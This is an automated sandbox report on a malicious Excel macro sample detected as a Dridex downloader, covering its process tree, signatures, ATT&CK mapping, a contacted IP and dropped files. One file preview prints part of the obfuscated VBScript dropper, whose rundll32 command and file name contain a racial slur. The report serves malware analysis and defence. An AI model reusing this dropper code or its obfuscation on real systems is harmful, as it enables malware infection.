ID: 528334
Sample Name:
03332955311591163552.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:42:06
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 033329553115911635 52.xlsb

Overview


General Information

Sample Name:	033329553115911635 52.xlsb
Analysis ID:	528334
MD5:	03b46f9c2c3a34b..
SHA1:	151187d28d385e..
SHA256:	0f42275a9cffd35…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Found a hidden Excel 4.0 Macro she…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 7004 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 2240 cmdline: wmic process call create "mshta C:\ProgramData\EcsbNSOxkInoaK.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 4228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 4728 cmdline: mshta C:\ProgramData\EcsbNSOxkInoaK.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\EcsbNSOxkInoaK.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 2 1	DLL Side-Loading 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Process Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remotel Track De Without Authoriz
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 2	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotel Wipe Da Without Authoriz
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	System Information Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	DLL Side-Loading 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
03332955311591163552.xlsb	8%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528334
Start date:	25.11.2021
Start time:	03:42:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	03332955311591163552.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@5/6@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
03:43:50	API Interceptor	1x Sleep call for process: WMIC.exe modified
03:43:52	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	license517502.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	942830.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	promo 2352017.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	942830.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\EcsbNSOxkInoaK.rtf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4573

C:\ProgramData\EcsbNSOxkInoaK.rtf	
Entropy (8bit):	5.072936336036304
Encrypted:	false
SSDEEP:	96:cngLVB369CTS6D5520yGJoyrlwSKzf0mZ:cgLVBQSSG520nmyBwE+
MD5:	C29745BC81C8ACDD29F72199EAE4C699
SHA1:	C5783C6B9E879661C5FECA9166CB62BDCA64E11E
SHA-256:	58AC14868565DB225586CF8DD6195CE82C70C247157667BB6CCCB15C3C263EC6
SHA-512:	AA7F57ADBE4D22AAC973AE08F90FAF1DC75324E7349EF4BE8B61E5FCFB0664101B415790291569D2FBF89AA4D54630214DA3B4D2672BE0F32D8C579A8927C20
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\EcsbNSOxkInoaK.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..I_B_w_x_A_o_Z_j = "run" & "dl" & "l32" & Chr(46+1-1) & "exe" & Chr(32+1-1) & Chr(67+1-1) & ":\" & Chr(92+1-1) & Chr(80+1-1) & "" & Chr(114+1-1) & Chr(111+1-1) & "gra" & "mDa" & "ta\" & "nni" & "gg" & "er." & "" & "bi" & "" & "" & "n " & Chr(87+1-1) & Chr(115+1-1) & Chr(112+1-1) & "Fr" & "" & "ee" & "Str" & "ing"..Set F_h_p_X_b_A_m_W_x_u_c_g_d_J_h = CreateObject("MS" & "XM" & "" & Chr(76+1-1) & "2.S" & "er" & Chr(118+1-1) & "" & "erX" & "ML" & "" & "HTT" & Chr(80+1-1) & ".6." & Chr(48+1-1))....M_H_t_b_e_K_o_r = "" & "Wsc" & "" & Chr(114+1-1) & "ipt" & ".Sh" & "" & "" & "" & "el" & "" & Chr(108+1-1)..Set H_I_T_B_H_C_n_n_N_m_y_K_K_e = CreateObject(M_H_t_b_e_K_o_r)..f_j_v_j_N_J_x_L_W_A_b_T_Q_H_m_M = LCase(H_I_T_B_H_C_n_n_N_m_y_K_K_e.expandenvir

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\FDAB8C70-EFBA-4D02-A19B-AF584A650287	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140183
Entropy (8bit):	5.357945897798002
Encrypted:	false
SSDEEP:	1536:jcQIfgxrBdA3gBwtnQ9DQW+zCA4Ff7nXbovidXiE6LWmE9:5uQ9DQW+zcXfH
MD5:	86F5E6024E4B8DF9323126D3056DD0D6
SHA1:	AD5D19E25401B104856A896A7262DA9234B551A3
SHA-256:	6CD712EA6894F244D0449F212263857DC7CADF137A820B809837325CA8CE3529
SHA-512:	1981446EBFF39067A729AB07346E0842D3AB5979928F8420E165C7B9A8F87C28DCA0659A8CAF6C30C6561E6AD1AECB57919703AE564304A8BBBC20A93DE372C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-25T02:42:57">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\36B88D18.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 224 x 317, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	47905
Entropy (8bit):	7.975097307731708
Encrypted:	false
SSDEEP:	768:oPiBEX9M11Q3TUZg7EZ52/ViBN3SH8WsqnxyZI1FLyGuH32MRbYgB1ZQ0ZoKABAG:oPrX6Q3cWViBN3yKqxyeHw3vRMgF3oK+
MD5:	3773A459C89CC2480156FE604D3C5A5D
SHA1:	3E2C5867A9670C6FDF65C156FDF6DE7F0A43A018
SHA-256:	96E1EF7E454640575D72ED2B6C16843E44AEDF3BB6C47513DF78E4679CF4881F
SHA-512:	82383A4DF8ADF2A8521214993112D238BB72792BDB078B0BFE6CDD5CE16F5CA5305BB4ED162F0F0749C3A5EAB5CB929BD1E4B50360A02F13A58593514FAA51E7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....=.....n....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..l.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D2A47AB3.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 256 x 42, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2847
Entropy (8bit):	7.852890476604547

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D2A47AB3.png	
Encrypted:	false
SSDEEP:	48:tl8kRuafTq8urV1RN5YV9mk2atARitu9J3xIpuWOG0ghPgm2Gphq:bvYoTq8uh1RN6VwkDsiwzXWmgi2nq
MD5:	1C92712801D7A0424E86CB38324AE4C8
SHA1:	1FF9A2E62CADB027F94FE03800C31AACC5EC64BA
SHA-256:	D88437360CCAE5CA051E3A4818172246B142962A9A7372FBE45A22F4D646831D
SHA-512:	8AA6B872693687DF8191FA878440C711B6001259AAEBA13D4C82BFF418CCD37ACBF3621277D091CAD34DDC63EAC3F67156468AAA2BD32BE24520BAF337B03C0
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....*.....P.....IDATx..kPS.....H$D^..B...@.V.....Z...ikgZ..t:N[.N....:N;-.N;X.>@.E..T..S..R..."OQH..b.....^C.$....&.N.f..{.....Sa.....%$..... 0....FC...hH.....!.@`4$..... 0....FC...hH.....!.@`4...Zz.p.....r...[.E...+....82.Onn....".R...==-m...cu....gf&dg.%$.@WEE.....#.0%E....._.....Vl.JL.....s.x...5.G--.JK.9rD74..cj...h.....%.c+...Uw.....5h.v*..}...+..l+..7....'....5k.64$~..8>.J?....x..E...%../.....6G.U..04T.....3!0.....lo..?..o..\9...=..q\..f.....W.....@Q....X,.h.....*K:..A..?$.<...K\|....yy..ds.nM-.....h.Eq.|.Y..23...8|...AQ\..O&{....;...\.<z..7..^3\..v.t.....X.9[..**..q.T...dq8.....11.j.r.h+)...S..v..'..S[.....ZTt....pfl...J..~.>...Bq....U...4?v...H.....3..R4....Q$...0k*.f'de.bb.@.V....ol.D36l....&MZ..sn.....q....DlJ....O..[w+'.z..nB.%K.$%..oD.4#..?.\..o.....?..+?...7...yyH...g.,.h:y....'...ck9.....%..w..#.....D.Tz.....F.Ut.se.h.....8..JH.w...<.h0.=

C:\Users\user\Desktop\~$033329553115911635552.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
